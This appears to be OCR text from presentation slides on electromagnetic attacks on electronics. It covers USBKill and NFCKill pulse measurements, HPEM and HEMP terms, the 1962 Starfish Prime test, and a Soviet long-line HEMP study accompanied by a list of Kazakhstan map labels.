
Flipper versus “PORTAPACK H4M + HACKRF ALL-IN-ONE”


— https://lab401.com/products/portapack-h4m


Electromagnetic Pulse Attacks

USBKill


USB D+ and D-, vertical scale 101 V/div








Contactless Micro-EMP Variant (NFCKill)




NFCKill Near-Field Magnetic Pulse (35 mm axial distance)




- Roughly 30-times higher peak value than for a regular NFC terminal (ACR122) in the same setup
- Will further raise sharply when approaching a closer distance
- Static discharge-like sensing observed at < 1 cm distance, their cause and effect remains unknown

- Probably, there is a high-voltage generator discharged instantly into a primary coil, producing typical high-energy transients



Electromagnetic Environments



- **HPEM** ~ High-Power Electromagnetic, general attribute defined in IEC 61000
- **HEMP** ~ High-altitude EM Pulse, i.e. a nuclear variant of the general HPEM attack
- **EMP** ~ EM Pulse, popular term mainly for HEMP, **NNEMP** then denotes non-nuclear EMP
- **HPRF DE** ~ High-Power RF Directed Energy, also known as **HPM** (High-Power Microwave)
- **IEMI** ~ Intentional EM Interference, an academic term, also covers jamming





Figure 2-2. General basis of the E1 HEMP generation process. Gammas from the nuclear burst interact with the upper atmosphere – generating Compton electrons, which are turned in the Earth's geomagnetic field, and produce a transverse current that radiates an EM pulse towards the Earth.

Plasma dipole antenna



Experiment Starfish Prime on July 9, 1962

Starfish Prime caused an electromagnetic pulse (EMP) that was far larger than expected, so much larger that it drove much of the instrumentation off scale, causing great difficulty in getting accurate measurements. The Starfish Prime electromagnetic pulse also made those effects known to the public by causing electrical damage in Hawaii, about 900 miles (1,450 km) away from the detonation point, knocking out about 300 streetlights,[1]:5 setting off numerous burglar alarms, and damaging a telephone company microwave link.[6] The EMP damage to the microwave link shut down telephone calls from Kauai to the other Hawaiian Islands.[7]

— https://en.wikipedia.org/wiki/Starfish_Prime


Meanwhile in CCCP

Response of Long Lines to Nuclear High-Altitude Electromagnetic Pulse (HEMP)


Vasily N. Greetsai, Andrey H. Kozlovsky, Vadim M. Kuvshinnikov, Vladimir M. Loborev, Yuri V. Parfenov, Oleg A. Tarasov, and Leonid N. Zdoukhov



International boundary
Oblast' boundary
Main road
Secondary road
Railroad
KAPUSTIN YAR
RUSSIAN FEDERATION
Chelyabinsk
Kurgan
Petropavl
Omsk
Karasuk
NORTH KAZAKHSTAN
Qostanay
Rudnyy
Kokshetau
Kzyltu
Kachiry
Pavlodar
PAVLODAR
Lebyazh'ye
QOSTANAY
Zhaltma
Astana
AQMOLA
Kurchatov
Semey
Oskemen
Oral
Furmanovo
Dzhambeyty
WEST KAZAKHSTAN
Aqtöbe
Khromtau
Kalmykovo
Arqalyk
KAZAKH UPLANDS
Georgiyevka
Qaraghandy
Bestamak
Oyyl
Torghay
Qarabutaq
Embi
EAST KAZAKHSTAN
Ayaguz
Zaysan
ATYRAŪ
Caspian Depression
Atyrau
AQTÖBE
Yrghyz
Shalqar
Zhezqazghan
QARAGHANDY
Balqash
Dzhambul
Urdzhar
Aklumsyk
Ganyushkino
Saryshagan
Beskol
Ostrova Tyuleniy
Poluostrov Buzachi
Beyneu
Baikonur Cosmodrome
BETPAQ DALA
Taldyqorghan
Fort Shevchenko
MANGGHYSTAŪ
Akbakay
Qyzylorda
ALMATY
Aqtaū
Zhetybay
Ustyurt Plateau
ARAL SEA
Ostrova Vozrozhdeniya
Furmanovka
Akshiy
QYZYLORDA
ZHAMBYL
Zhanatas
Shu
Almaty
CHINA
Aksu
Zhambyl
Bishkek
SOUTH KAZAKHSTAN
KYRGYZSTAN
Shymkent
Baku (Baki)
TURKMENISTAN
UZBEKISTAN
Tashkent
Samarqand
TAJIKISTAN
0 100 200 300 400 500 km
0 100 200 300 mi

